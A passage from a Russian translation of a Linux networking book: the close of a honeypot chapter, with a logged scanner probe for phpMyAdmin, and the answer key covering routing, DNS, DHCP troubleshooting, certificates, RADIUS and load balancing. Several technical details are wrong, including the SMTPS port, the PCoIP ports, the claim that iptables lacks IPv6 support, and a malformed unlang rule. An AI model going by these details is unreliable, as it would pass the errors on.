2021-07-19	07:50:11	/phpmyadmin2012 /index.php?lang=en	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.120 Safari/537.36	124.195.183.3
------------	----------	---	--	-------------------------------

Рис. 14.18. Отчет ISC 404: злоумышленник ищет уязвимые веб-порталы MySQL

Обратите внимание, что в первом примере нет строки User-Agent, так что это, скорее всего, автоматический сканер. Во втором примере User-Agent есть, но почти наверняка это просто маскировка: вероятно, это тоже автоматический сканер, который ищет общедоступные уязвимости для взлома.

Теперь у вас должно сложиться хорошее представление о том, каковы основные типы приманок, почему стоит предпочесть тот или иной тип в той или иной ситуации и как наладить каждый из них.

Итоги

На этом мы завершаем обсуждение приманок (honeypots), которые позволяют ввести сетевых злоумышленников в заблуждение и замедлить их активность, а также оповещают вас по мере развития атаки. Вы должны хорошо представлять себе каждый из основных типов приманок, а также, где лучше всего использовать ту или иную приманку в контуре безопасности вашей сети, как создавать приманки и как их защищать. Надеюсь, вы убедились в ценности этих решений и планируете развернуть хотя бы несколько из них в своей сети!

Это также последняя глава книги, так что благодарю вас за терпение! Мы обсудили различные способы развертывания Linux в центре обработки данных, уделив особое внимание тому, как эти подходы могут помочь сетевому инженеру. В каждом разделе мы пытались рассмотреть, как защитить ту или иную службу, каковы последствия ее развертывания для безопасности, а зачастую и то и другое. Я надеюсь, что эта книга продемонстрировала преимущества использования Linux для некоторых или даже для всех этих задач в вашей собственной сети и что теперь вы сможете перейти к выбору дистрибутива и настроить свою собственную сборку!

Удачной работы в сети — конечно, с помощью Linux!

Вопросы для самопроверки

В заключение попробуйте ответить на вопросы, чтобы проверить свои знания по материалу этой главы. Правильные ответы вы найдете в конце книги (см. «Ответы на вопросы»).

1. В документации для Portspooft есть пример, когда все 65 535 портов TCP сопоставляются с одной установленной приманкой. Почему это плохая идея?
2. Какую комбинацию портов можно настроить, чтобы замаскировать приманку под контроллер домена Windows Active Directory (AD)?

Ссылки

- Примеры Portspooft: <https://adhdproject.github.io/#!Tools/Annoyance/Portspooft.md>
<https://www.blackhillsinfosec.com/how-to-use-portspooft-cyber-deception/>
- Приманка LaBrea типа «смоляная яма» (tarptit): <https://labrea.sourceforge.io/labrea-info.html>
- Настройка «смоляной ямы» в Microsoft Exchange:
<https://social.technet.microsoft.com/wiki/contents/articles/52447.exchange-2016-set-the-tarptit-levels-with-powershell.aspx>
- WebLabyrinth: <https://github.com/mayhemiclabs/weblabyrinth>
- Приманка Thinkst Canary: <https://canary.tools/>
- Приманка DShield от Internet Storm Center: <https://isc.sans.edu/honeypot.html>
<https://github.com/DShield-ISC/dshield>
- Strand, J., Asadoorian, P., Donnelly, B., Robish, E., and Galbraith, B. (2017). Offensive Countermeasures: The Art of Active Defense. CreateSpace Independent Publishing.

Ответы на вопросы

В этом разделе мы рассмотрим все практические вопросы из каждой главы этой книги и дадим правильные ответы.

Глава 2. Базовая конфигурация сети в Linux. Работа с локальными интерфейсами

1. Для чего служит шлюз по умолчанию?

Шлюз по умолчанию — это специальный маршрут, который обычно обозначается как `0.0.0.0/0` (в другом контексте это означает «все сети»). У узла всегда есть локальная таблица маршрутизации с порядком приоритета.

Любая сеть, напрямую подключенная к интерфейсу, обрабатывается первой. Такие маршруты называются **подключенными**, или **интерфейсными**.

Маршруты определяются в таблице маршрутизации. Это маршруты, которые можно добавить с помощью команды `route` с подкомандой `ip`.

Наконец, назначается маршрут по умолчанию. Если передаваемый трафик не соответствует подключенному маршруту или маршруту в таблице маршрутизации, он отправляется на IP-адрес, указанный в шлюзе по умолчанию. Обычно это специальный маршрутизатор или брандмауэр, у которого, в свою очередь, обычно есть своя локальная таблица, статически определенные маршруты и шлюз по умолчанию. (Есть и несколько других механизмов маршрутизации, которые не рассматриваются в этой книге.)

2. Каковы маска подсети и широковещательный адрес для сети 192.168.25.0/24?

Маска подсети — `255.255.255.0` (24 бита), широковещательный адрес — `192.168.25.255`.

3. Как в этой же сети можно использовать широковещательный адрес?

Трафик, переданный на широковещательный адрес, отправляется во всю подсеть и обрабатывается всеми узлами в этой подсети. Примером этого является стандартный запрос ARP (он рассматривается подробнее в главе 3).

4. Каковы все возможные адреса узлов для этой сети?

Адреса узлов могут находиться в диапазоне от 192.168.25.1 до 192.168.25.254. Адрес 0 — это сетевой адрес, поэтому его нельзя использовать для узла. Адрес 255 — это широковещательный адрес.

5. Какую команду вы будете использовать, чтобы статически установить скорость и дуплекс для интерфейса Ethernet?

Для этой настройки рекомендуется команда `nmcli`. Например, чтобы установить проводное подключение интерфейса Ethernet 1 на 100 Мбит/с с полным дуплексом, используйте такую команду:

```
$ sudo nmcli connection modify 'wired connection 1' 802-3-ethernet.speed 100
$ sudo nmcli connection modify 'wired connection 1' 802-3-ethernet.duplex full
```

Глава 3. Диагностика сети в Linux

1. Анализируя локальные порты с помощью `netstat`, `ss` или другой команды, увидите ли вы когда-нибудь сеанс UDP в состоянии ESTABLISHED?

Вы никогда этого не увидите. С точки зрения сети сеансы, соединения и диалоги существуют только для протокола TCP (на уровне 5 OSI). У соединений UDP нет состояния: сеть не умеет связывать запрос UDP с ответом UDP; такое связывание должно происходить внутри приложений. С этой целью приложения часто включают в данные пакета что-то вроде номера сеанса или порядкового номера пакета (или и то и другое — в зависимости от приложения). Однако имейте в виду, что если приложение каким-то образом поддерживает сеанс через UDP, оно само должно обеспечивать его согласованность. В отличие от TCP, в случае UDP на уровне 5 на узле или в сети нет механизмов для этого.

2. Почему важно иметь возможность узнавать, какие процессы прослушивают какие порты?

Если вы устраняете неполадки сети или приложений, эта информация критически важна. Скажем, если вы подозреваете, что проблема приложения связана с сетью, крайне полезно понимать, какие порты прослушивает узел: например, может потребоваться настроить их на брандмауэре узла или на каком-либо другом брандмауэре по пути следования пакетов.

С другой стороны, если вы видите ошибки брандмауэра на тех или иных портах, например длительные сеансы, которые аварийно завершаются, вам необходимо разобраться, с каким приложением связан порт.

И третий пример: при исследовании вредоносного ПО вы можете обнаружить, что оно активно использует порт отправки или прослушивания. Если у вас

есть возможность быстрой диагностики, то будет значительно проще найти другие станции, которые могла затронуть эта вредоносная программа. Например, вредоносное ПО, прослушивающее определенный порт, можно обнаружить с помощью Nmap, а ПО, которое передает данные через определенный порт, быстро отслеживается по журналам брандмауэра. Характерный пример — вредоносная программа, которая вызывает утечку данных на портах DNS. В этом случае вы будете искать записи журнала брандмауэра для портов `tcp/53` или `udp/53` — либо для исходящего трафика с внутренних узлов, либо для входящего на внешние. В обоих случаях имеются в виду узлы, которые не являются DNS-серверами, потому что в большинстве корпоративных сред только DNS-серверы должны выполнять DNS-запросы к определенным узлам переадресации DNS в интернете (подробнее об этом см. главу 6 «Службы DNS в Linux»).

3. **Почему важно знать, к каким удаленным портам вы подключаетесь из того или иного приложения?**

В хорошо управляемой сети у интернет-брандмауэра обычно настроены правила в обоих направлениях. Набор правил для входящего трафика (из интернета во внутреннюю сеть) описывает, к каким прослушивающим портам вы разрешаете подключаться клиентам из интернета. Его часто называют **входным (ingress) фильтром**.

Кроме этого, задается список портов, которым разрешено подключаться в исходящем направлении — из внутренней сети в интернет. Его часто называют **выходным (egress) фильтром**, и его задача — разрешить только нужный исходящий трафик и заблокировать все остальное. Еще в 1990-х или 2000-х на это можно было возразить, что «мы доверяем нашим сотрудникам». К сожалению, хотя им до сих пор часто можно доверять, нельзя полагаться на то, что они не будут щелкать по вредоносным ссылкам и не принесут в вашу среду вредоносные программы. Выходной фильтр с последней записью `deny all` и с соответствующими оповещениями часто предупреждает администраторов о вредоносных программах, нежелательном ПО на настольном компьютере или сервере, неправильно настроенных узлах или устройствах или о том, что кто-то принес из дома устройство, которое не относится к сети организации.

4. **Зачем сканировать порты, отличные от `tcp/443`, на наличие сертификатов, срок действия которых истек или скоро истечет?**

Сертификаты используются для защиты многих служб, и HTTPS (на порте `tcp/443`) — лишь самая популярная из них. В следующей таблице приведен краткий список наиболее распространенных служб (на самом деле их намного больше):

RDP или MSTSC	tcp/3389
Citrix ICA	tcp/1494 или tcp/2598
Протокол виртуального рабочего стола (VDI) или PC over IP (PCoIP)	tcp/4173 udp/4172
SMTPS или SMTP over TLS (STARTTLS)	tcp/456 tcp/587
LDAP over SSL (LDAPs)	tcp/636
FTP over SSL (FTPss)	tcp/990
DNSSEC	tcp/53

Если срок действия сертификата истекает, то в лучшем случае пользователи, которые подключаются к соответствующей службе, получат сообщение об ошибке. Возможно, из-за настроек своего браузера они не смогут продолжить подключение. Если соединение устанавливается из программы в службу (то есть не из браузера), оно может просто завершиться ошибкой, в зависимости от того, как был написан код обработки ошибок и ведения журнала приложения.

5. Зачем Netcat нужны права `sudo`, чтобы запустить прослушивание на порте 80?

Все порты до 1024 — серверные, поэтому необходимы права администратора, чтобы открыть прослушивание на любом из них.

6. Какие три канала в диапазоне 2,4 ГГц лучше всего использовать, чтобы минимизировать помехи?

При ширине канала 20 МГц каналы 1, 6 и 11 не перекрываются.

7. Когда имеет смысл использовать ширину канала Wi-Fi, отличную от 20 МГц?

Как правило, более широкий канал улучшает производительность (правда, это зависит от того, что клиентские станции пытаются делать в канале). Однако в диапазоне 2,4 ГГц, где доступны только 11 каналов (и только три варианта, которые не мешают друг другу), увеличение ширины канала почти наверняка приведет к росту помех в большинстве сред эксплуатации. В диапазоне 5 ГГц гораздо больше возможностей для более широких каналов, потому что самих каналов намного больше.

Глава 4. Брандмауэр Linux

1. Какую систему управления правилами брандмауэра вы бы выбрали, если бы настраивали его с нуля?

Надеюсь, вы склоняетесь к `nftables`. Хотя `iptables` еще будет поддерживаться несколько ближайших лет, `nftables` более эффективен с точки зрения загрузки

процессора и поддерживает IPv6. В нем также более гибкий механизм сопоставления трафика, что упрощает сравнение отдельных полей в пакетах для дальнейшей обработки.

2. Как бы вы реализовали централизованную систему стандартов для брандмауэра?

Простой способ поддерживать централизованную систему стандартов брандмауэра (не добавляя инструменты координации или управления конфигурацией) — подключаемые файлы (`include`). Этими файлами можно управлять в одном месте, присваивая осмысленные имена, а затем копируя их на целевые серверы в соответствии с вариантами использования каждого файла. Например, обычно встречаются подключаемые файлы для веб-серверов, узлов DNS или DHCP-серверов. Еще один распространенный вариант использования — отдельный подключаемый файл, который позволяет администрировать узлы только с небольшого набора административных инсталляционных узлов (`jump hosts`), диапазонов адресов или подсетей.

Однако даже без подключаемых файлов инструменты управления конфигурацией, такие как Terraform, Ansible, Puppet, Chef или Salt, позволяют централизованно координировать многие аспекты узлов и служб Linux, включая брандмауэр. В этом случае разумно, по крайней мере, жестко закодировать доступ, необходимый самому инструменту. Очень грустно будет обнаружить, что из-за простой опечатки в конфигурации в ходе работы с инструментом вы начисто лишились административного доступа к своему серверному кластеру.

Глава 5. Стандарты безопасности Linux с примерами из реальной жизни

1. Какие законы в США определяют требования к конфиденциальности для решений в сфере IT?

К сожалению, в настоящее время в США нет федерального законодательства о конфиденциальности. Надеюсь, в ближайшее время это изменится!

2. Можно ли пройти аудит на соответствие критическим принципам безопасности CIS?

Нет, критические принципы не предназначены для использования в качестве основы аудита. Тем не менее, безусловно, можно оценить, насколько ваша система им удовлетворяет.

Например, принцип № 1 рекомендует развернуть аутентификацию 802.1x для доступа к сети. Это означает, что рабочие станции и/или учетные записи пользователей аутентифицируются в сети и что процесс аутентификации

определяет, к каким активам есть доступ у тех или иных сочетаний станции и идентификатора пользователя. Хотя это не предмет для аудита (здесь не фигурируют конкретные настройки или даже конкретные службы или домены), на верхнем уровне можно оценить, внедрена 802.1x в инфраструктуру или нет.

3. Почему стоит регулярно использовать несколько методов для проверки одного и того же параметра безопасности, например алгоритмов шифрования для SSH?

Простейший ответ на этот вопрос заключается в том, что первая проверка может оказаться неточной. Например, если вы внесли изменение, но из-за ошибки операционной системы или приложения оно не применилось корректно, то второй инструмент для проверки параметра поможет это обнаружить.

Что еще более важно, изменения и проверки конфигурации часто выполняются локально на узле и их необходимо повторять от узла к узлу. Оценка параметра по сети, например с помощью сканирования Nmap, позволяет проверить сотни узлов всего за несколько минут. Этот подход экономит время не только вам, но и аудиторам, тестировщикам на проникновение, а также, увы, вредоносным программам.

Глава 6. Службы DNS в Linux

1. Чем DNSSEC отличается от DoT?

DNSSEC реализует записи, которые позволяют «подписывать» данные ответа DNS, чтобы удостоверять их. Он не шифрует ни запрос, ни ответ, поэтому может работать на стандартных портах DNS `udp/53` и `tcp/53`. DoT полностью шифрует запросы и ответы DNS с помощью TLS. Поскольку DoT — это совершенно другой протокол, он использует порт `tcp/853`.

2. Чем DoH отличается от «обычного» DNS?

DoH ведет себя как API: запросы и ответы передаются в трафике HTTPS со специальным заголовком HTTP. Адрес (URL) DoH по умолчанию — `/dns-query`, и из-за того, что данные передаются по HTTPS, протокол использует только порт `tcp/443`.

3. Какие функции вы бы реализовали на внутреннем DNS-сервере, но не стали бы использовать на внешнем сервере?

Безусловно, на внутреннем DNS-сервере нужна рекурсия и переадресация, чтобы можно было разрешать узлы интернета. Обычно включена автоматическая регистрация, а запросы ограничиваются «известными» подсетями внутри организации.

Внешние DNS-серверы для зоны организации обычно не реализуют рекурсию или переадресацию и почти никогда не поддерживают автоматическую регистрацию, зато практически всегда реализуют какое-нибудь ограничение частоты запросов.

Глава 7. Службы DHCP в Linux

1. **Сегодня понедельник, и удаленный офис продаж только что позвонил в службу поддержки и сказал, что не получает адреса от DHCP. Как устранить эту неполадку?**

Во-первых, может быть, что такая неприятность возникает только у одного человека — того, кто звонил в службу поддержки. Убедитесь, что это проблема всего отдела. Убедитесь, что человек, который звонил, правильно подключен к проводной или беспроводной сети. Убедитесь, что он не работает из дома: если он находится не в офисе, то вряд ли дело в вашем сервере.

Если вы все-таки пришли к выводу, что проблема есть, посмотрите, можете ли вы связаться с кем-нибудь в удаленном офисе. Если канал WAN, канал VPN, маршрутизатор или коммутаторы для офиса не работают, то DHCP тоже не будет работать. Прежде чем углубляться в DHCP, убедитесь, что можно пропинговать или как-то еще протестировать каждое из перечисленных устройств.

Затем проверьте, что сервер DHCP действительно работает. Посмотрите, запущена ли соответствующая служба. Обратите внимание, что следующая команда `systemctl` дает некоторую информацию о последнем зафиксированном пакете DHCP:

```
$ systemctl status isc-dhcp-server.service
● isc-dhcp-server.service - ISC DHCP IPv4 server
   Loaded: loaded (/lib/systemd/system/isc-dhcp-server.service; enabled; vend>
   Active: active (running) since Fri 2021-03-19
          13:52:19 PDT; 2min 4s ago
     Docs: man:dhcpcd(8)
    Main PID: 15085 (dhcpcd)
       Tasks: 4 (limit: 9335)
      Memory: 5.1M
    CGroup: /system.slice/isc-dhcp-server.service
            └─15085 dhcpcd -user dhcpcd -group dhcpcd -f -4
            -pf /run/dhcp-server/>

Mar 19 13:53:29 ubuntu dhcpcd[15085]: DHCPDISCOVER from
e0:37:17:6b:c1:39 via en>
Mar 19 13:53:29 ubuntu dhcpcd[15085]: ICMP Echo reply
while lease 192.168.122.14>
....
```

На этом этапе можно также запустить команду `ss`, чтобы узнать, прослушивает ли сервер правильный порт UDP. Обратите внимание, что эта команда не подтверждает того, что сервер DHCP на самом деле прослушивает порт `67/udp` (`bootps`). Однако она поможет обнаружить неполадку, если этот порт прослушивает кто-то еще:

```
$ ss -l | grep -i bootps
udp        UNCONN    0          0          0.0.
0.0:bootps                0.0.0.0:*
```

Теперь проверьте, назначает ли сервер DHCP сегодня адреса. Мы воспользуемся командой `tail`, чтобы получить несколько последних записей журнала. Если даты не сегодняшние, то отметьте дату, когда DHCP в последний раз назначал адрес. Скорее всего, вы получите эти данные из вывода команды `systemctl`, но они также доступны из `syslog`:

```
$ cat /var/log/syslog | grep DHCP | tail
Mar 19 13:53:29 ubuntu dhcpd[15085]: DHCPDISCOVER from
e0:37:17:6b:c1:39 via ens33
Mar 19 13:53:32 ubuntu dhcpd[15085]: DHCPDISCOVER from
e0:37:17:6b:c1:39 via ens33
Mar 19 13:53:38 ubuntu dhcpd[15085]: DHCPOFFER on
192.168.122.10 to e0:37:17:6b:c1:39 via ens33
Mar 19 13:53:38 ubuntu dhcpd[15085]: DHCPREQUEST for
192.168.122.130 (192.168.122.1) from e0:37:17:6b:c1:39
via ens33
Mar 19 13:53:38 ubuntu dhcpd[15085]: DHCPACK on
192.168.122.130 to e0:37:17:6b:c1:39 via ens33
```

Выясните, наблюдается ли такая же картина у других удаленных отделов. А в головном офисе? Проверьте несколько разных подсетей:

```
$ cat /var/log/syslog | grep DHCP | grep "интересующая подсеть" | tail
```

Если проблема затрагивает только удаленный отдел, из которого звонили, проверьте записи перенаправляющего DHCP на удаленных маршрутизаторах этого отдела:

```
$ show run | i helper
ip helper-address <IP-адрес вашего сервера DHCP>
```

Проверьте брандмауэр на сервере DHCP и убедитесь, что сервер может принимать данные через порт UDP 67. Если вам нужно освежить в памяти, как это сделать, вернитесь к главе 4 «Брандмауэр Linux»:

```
$ sudo nft list ruleset
```

Ищите правила, которые разрешают или запрещают входящие соединения на порте 67/udp (bootps).

На этом этапе вы проверили почти все. Настало время еще раз убедиться, что маршрутизаторы и коммутаторы в офисе включены и что за выходные в этом офисе ничего не переподключали. Стоит лишний раз перепроверить, что человек, который сообщил о проблеме, находится в офисе. Это может показаться странным, но также спросите, горит ли свет. Вы будете удивлены, как часто люди звонят в связи с отключением сети, когда на самом деле у них перебой с электричеством.

Если все это не помогает, переходите к вопросу 2. Возможно, в вашем офисе есть подменный сервер DHCP и служба поддержки еще не выявила эту проблему.

2. **У вашего инженерного отдела нет доступа к сети, но вам все равно удается подключиться к подсети. Как определить, не связано ли это с подменным сервером DHCP, и если да, то как найти это вредоносное устройство?**

На любом клиенте Linux получите IP-адрес сервера DHCP. Это можно сделать разными способами, например, проверить файл `syslog`:

```
$ sudo cat /var/log/syslog | grep DHCPACK
Mar 19 12:40:32 ubuntu dhclient[14125]: DHCPACK of
192.168.1.157 from 192.168.1.1 (xid=0xad460843)
```

Или просто выгрузите информацию о сервере из файла аренды клиента DHCP на рабочей станции (этот файл изменяется по мере обновления различных клиентских интерфейсов):

```
$ cat /var/lib/dhcp/dhclient.leases | grep dhcp-server
option dhcp-server-identifier 192.168.1.1;
option dhcp-server-identifier 192.168.1.1;
```

Наконец, можно явным образом продлить аренду IP-адреса с помощью следующей команды и получить информацию из ее вывода. Обратите внимание, что если вы подключены к клиенту через SSH, то ваш адрес может измениться. При этом ситуация будет выглядеть так, будто клиент завис на последней показанной здесь строке. Имейте в виду, что это фоновый процесс клиента DHCP, который работает на переднем плане, поэтому он не завис, а находится в состоянии ожидания. Нажмите `Ctrl + C`, чтобы выйти:

```
$ sudo dhclient -d
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
```

```

Listening on LPF/ens33/00:0c:29:33:2d:05
Sending on   LPF/ens33/00:0c:29:33:2d:05
Sending on   Socket/fallback
DHCPREQUEST for 192.168.1.157 on ens33 to 255.255.255.255
port 67 (xid=0x7b4191e2)
DHCPACK of 192.168.1.157 from 192.168.1.1
(xid=0xe291417b)
RTNETLINK answers: File exists
bound to 192.168.1.157 -- renewal in 2843 seconds.

```

Или, если удаленный клиент работает под управлением Windows, то можно воспользоваться простой командой, чтобы получить адрес сервера DHCP:

```

> ipconfig /all | find /i "DHCP Server"
DHCP Server . . . . . : 192.168.1.1

```

Независимо от того, как вы получаете IP-адрес сервера DHCP, можно сделать вывод: если этот адрес не соответствует вашему серверу, то налицо проблема с подменным DHCP.

Поскольку теперь у нас есть IP-адрес DHCP, быстро пропингуйте его с затронутого узла, а затем получите MAC-адрес подменного сервера:

```

$ arp -a | grep "192.168.1.1"
_gateway (192.168.1.1) at 00:1d:7e:3b:73:cb [ether] on
ens33

```

Из OUI узнайте производителя устройства-нарушителя. В данном случае это домашний маршрутизатор Linksys. Эти данные можно легко получить на сайте Wireshark (<https://www.wireshark.org/tools/oui-lookup.html>), или, как отмечалось в главе 2 «Базовая конфигурация сети в Linux. Работа с локальными интерфейсами», можно воспользоваться сценарием, размещенным на GitHub (<https://github.com/robvandenbrink/ouilookup>).

Теперь обратитесь к своему коммутатору (или поручите это сотруднику, который отвечает за сеть) и узнайте, к какому порту коммутатора подключен этот узел. Обратите внимание, что мы просто ищем последнюю часть MAC-адреса:

```

$ show mac address-table | i 73cb
* 1      001d.7e3b.73cb    dynamic    20      F      F
Gi1/0/7

```

На этом этапе, вероятно, стоит перекрыть этот порт и начать совершать телефонные звонки. Прежде чем сделать это, тщательно убедитесь, что вы не отключаете порт, который связывает весь коммутатор с остальной сетью. Сначала проверьте наличие других MAC-адресов на этом порте, и в частности, посмотрите количество найденных MAC-адресов:

```

$ show mac address-table int Gi1/0/7

```

Кроме того, проверьте список соседей LLDP для этого порта на предмет того, есть ли среди них коммутатор:

```
$ show lldp neighbors int g1/0/7 detailed
```

Также просмотрите соседей CDP на этом порте, по-прежнему разыскивая коммутатор:

```
$ show cdp neighbors int g1/0/7
```

Если на этом порте есть коммутатор, подключитесь к нему и повторяйте процесс, пока не найдете порт подменного сервера DHCP.

После того как вы отключите проблемный порт, ваши пользователи должны снова начать получать адреса от DHCP. Поскольку у вас есть OUI сервера, теперь можно поручить доверенному лицу в офисе пойти и поискать новую коробку с этикеткой соответствующего бренда.

Глава 8. Службы сертификатов в Linux

1. Выполнению каких двух функций способствует наличие сертификата при обмене данными?

Первая функция — наиболее важная, и ее же чаще всего упускают из виду. Сертификат обуславливает доверие и аутентификацию. Тот факт, что имя узла соответствует полям CN или SAN в сертификате, обеспечивает аутентификацию, которая необходима для запуска сеанса. А тот факт, что сертификат подписан доверенным ЦС, означает, что клиент может доверять аутентификации. Про это говорится также в главе 9 «Службы RADIUS в Linux».

Вторая функция заключается в том, что данные сертификата используются для формирования секретного ключа, который применяется при симметричном шифровании последующего сеанса. Однако обратите внимание, что во многих вариантах использования сертификатов, которые рассматриваются в этой книге, шифрование сеанса вообще отсутствует и сертификаты служат исключительно для аутентификации.

2. Что такое формат PKCS#12 и где его можно использовать?

Формат PKCS#12, которому часто соответствует суффикс файла `.pfx` или иногда `.p12`, объединяет открытый сертификат службы с ее закрытым ключом. Эта комбинация часто требуется в ситуациях, когда в процессе установки сертификата ожидается CSR, но готовый сертификат уже существует, например, он является подстановочным (wildcard).

3. Почему важна прозрачность сертификатов (СТ)?

Прозрачность сертификатов — ключевой элемент модели доверия, необходимой для публичных ЦС. Поскольку все сертификаты публикуются в открытом доступе, журнал СТ можно проверить на наличие мошеннических сертификатов.

Дополнительным преимуществом является то, что организации могут проводить аудит выданных им сертификатов и выявлять несанкционированно приобретенные сертификаты для ранее неизвестных служб. Это помогает ограничить распространение теневого ИТ, когда отделы, не связанные с ИТ, покупают ИТ-услуги напрямую, в обход обычных каналов.

4. Почему важно хранить информацию о выданных сертификатах на сервере центра сертификации?

Хотя никто не консультируется с ЦС, когда сертификат уже выпущен и находится в обращении, есть ряд причин, чтобы сохранять сведения о выданных сертификатах:

- Самая главная причина — *доверие*. Если ведется реестр выданных сертификатов, значит, его можно проверить.
- Вторая причина — это тоже доверие. Если вы поддерживаете базу данных выданных сертификатов, то, когда придет время отозвать один или несколько сертификатов, вы сможете идентифицировать их по имени в файле `index.txt`, а затем отозвать, используя их порядковые номера (которые совпадают с их именами файлов).
- Наконец, если у вас функционирует внутренний ЦС и серверная инфраструктура, вы можете столкнуться с ситуацией, когда кажется, будто какой-то сертификат пришел извне: например, он может быть самоподписанным или выпущенным другим ЦС. Хотя эту информацию можно получить из самого сертификата, база данных в частном ЦС обеспечивает независимый способ проверки, какие сертификаты были выпущены и когда.

Например, если злоумышленник создал вредоносный ЦС с таким же именем, как у вас, вы сможете быстро установить это с помощью команд `openssl`, не проверяя ключи и подписи.

Или, что еще хуже, если злоумышленник создал этот вредоносный ЦС, используя украденный (причем действительный) ключ с вашего реального сервера, то файл базы данных на подлинном ЦС будет вашей единственной зацепкой, которая поможет выявить суть проблемы.

Глава 9. Службы RADIUS в Linux

1. Если для брандмауэра вы собираетесь настроить доступ к VPN и административный доступ, как разрешить обычным пользователям доступ к VPN, но при этом запретить административный доступ?

Классическое решение этой проблемы — использовать правило `unlang`, которое связывает запрос аутентификации с членством во внутренней группе. В правиле нужно указать следующее:

- I. Если вы делаете запрос VPN, то для аутентификации вы должны быть в группе пользователей VPN.
- II. Если вы делаете запрос на административный доступ, вы должны быть в группе сетевых администраторов.

Этот подход можно расширить, включив любые комбинации типов аутентификации, типов устройств, значений атрибутов RADIUS и членства в группах.

Вот пример правила `unlang`, которое обеспечивает описанные функции:

```
if(&NAS-IP-Address == "192.168.122.20") {
    if(Service-Type == Administrative && LDAP-Group == "Network Admins") {
        update reply {
            Cisco-AVPair = "shell:priv-lvl=15"
        }
        accept
    }
    elsif (Service-Type == "Authenticate-Only" && LDAP-Group == "VPN Users" ) {
        accept
    }
    elsif {
        reject
    }
}
```

2. Почему EAP-TLS — такой хороший механизм аутентификации для беспроводных сетей?

Для этого есть несколько причин:

- I. Поскольку он использует сертификаты, причем обычно локальное хранилище сертификатов, вся модель доверия обеспечивает высокий уровень безопасности.
- II. Поскольку он использует TLS, при правильной реализации будет непросто осуществить атаку на шифрование сеанса аутентификации.
- III. У каждого пользователя беспроводной сети есть свои собственные сеансовые ключи, которые часто меняются.

- IV. Нет паролей, которые злоумышленник мог бы перехватить или использовать. Во всех других механизмах аутентификации и шифрования в беспроводных сетях задействован либо идентификатор и пароль пользователя (например, PEAP), либо общий ключ.
3. **Если EAP-TLS так хорош, почему для аутентификации доступа к VPN предпочтительнее многофакторная аутентификация?**

При развертывании EAP-TLS возможны затруднения на стадии подготовки, в частности выдача и установка сертификатов на серверах RADIUS, а особенно на клиентах конечных точек. Это вполне выполнимо в типичной организации, где рабочие станции принадлежат компании или вы можете помочь своим сотрудникам установить сертификаты на любом авторизованном оборудовании, которым они владеют. Кроме того, с помощью платформ MDM можно выпускать и устанавливать сертификаты на мобильные телефоны и планшеты.

Однако если устройство не принадлежит компании, например если это ноутбук консультанта или поставщика или домашний компьютер сотрудника, то выдать и надежно установить сертификат компании на этом компьютере может оказаться проблематично. В частности, часто приходится наблюдать, как **запросы подписи сертификата (CSR)** и сами сертификаты пересылаются туда и обратно по электронной почте, что не рекомендуется для конфиденциальных данных такого типа.

Многофакторная аутентификация оставляет интерфейс логина и пароля для таких вещей, как службы VPN, но при этом устраняет риск таких происшествий, как подстановка паролей или атаки методом перебора. Кроме того, зарегистрировать удаленную станцию в такой системе, как Google Authenticator, чрезвычайно просто: достаточно просто отсканировать выданный вам QR-код!

Глава 10. Балансировка нагрузки в Linux

1. **В каких случаях стоит использовать балансировщик нагрузки Direct Server Return (DSR)?**

Если вы находитесь в ситуации, когда общая нагрузка приближается к емкости балансировщика нагрузки, то с помощью DSR можно сделать так, чтобы через балансировщик проходил только трафик от клиента к серверу. Это существенно меняет дело, потому что у большинства рабочих нагрузок гораздо больше обратного трафика (от сервера к клиенту), чем прямого (от клиента к серверу). Это означает, что если внедрить DSR, то трафик через балансировщик нагрузки можно легко сократить на 90 %.

Эта производительность не имеет большого значения, если у вас настроены меньшие балансировщики нагрузки, каждый из которых соответствует ровно

одной дискретной рабочей нагрузке, которую необходимо сбалансировать. Это особенно характерно для виртуализированных сред: добавить ресурсы ЦП и памяти к балансировщику нагрузки на основе виртуальной машины намного проще, чем обновить оборудование в традиционной аппаратной конфигурации.

Чтобы балансировщик нагрузки DSR функционировал правильно, нужна специальная тонкая настройка сервера и сети. После того как конфигурация заработает, могут возникнуть сложности, если придется снова разбираться со всем этим через год, когда наступит время устранять неполадки.

Решения DSR также теряют значительную часть информации о трафике между клиентами и серверами, потому что видна только половина обмена данными.

2. **Почему лучше использовать балансировщик нагрузки на основе прокси-сервера, а не решение, основанное исключительно на NAT?**
3. Основная причина использовать балансировщик нагрузки на основе прокси-сервера — возможность сохранять сеанс в настройках HTTPS. Для этого клиентские сеансы разгружаются на **виртуальном IP-адресе** клиентского интерфейса, а затем на серверном интерфейсе запускается новый сеанс HTTPS. Этот подход позволяет балансировщику нагрузки вставить файл cookie в сеанс на стороне клиента. Когда клиент отправит следующий запрос (в котором будет этот cookie), балансировщик нагрузки направит его на сервер, с которым связан этот сеанс.

Глава 11. Перехват и анализ пакетов в Linux

1. **Зачем для перехвата пакетов использовать промежуточное устройство, подключенное через порт SPAN?**

Перехват с промежуточного устройства имеет смысл в нескольких ситуациях:

- *У вас нет доступа к обоим конечным узлам, или вам не разрешено перехватывать пакеты на них.*
- Вам недоступен порт коммутатора, который позволил бы использовать узел и Wireshark, потому что либо вы физически удалены от коммутатора, либо у вас нет к нему доступа.
- Если промежуточным устройством является брандмауэр, то перехват оттуда позволит учитывать NAT (перехватывать пакеты до и после преобразования адресов), а также любые ACL на брандмауэре.
- Перехватывать пакеты с узла на одном из концов соединения имеет смысл, если вы устраняете неполадки в службах узла, у вас есть доступ к узлу и вам разрешено установить инструмент для перехвата на одном или обоих концах. Кроме того, перехват с конечного узла может позволить получать зашифрованный трафик до или после расшифровки.

- Перехват с помощью порта SPAN — оптимальное решение практически во всех случаях. Он позволяет перехватывать трафик в любом направлении, но не требует доступа к конечным узлам или разрешения на то, чтобы менять что-то на них.

2. Когда стоит использовать tcpdump, а не Wireshark?

tcpdump — это базовый механизм перехвата пакетов в Linux. Почти все инструменты, включая Wireshark, опираются на tcpdump. Преимущество Wireshark — графический интерфейс, который очень удобен, если вы не поклонник терминала. Кроме того, Wireshark полностью декодирует пакеты и позволяет интерактивно уточнять область просмотра трафика с помощью фильтров отображения.

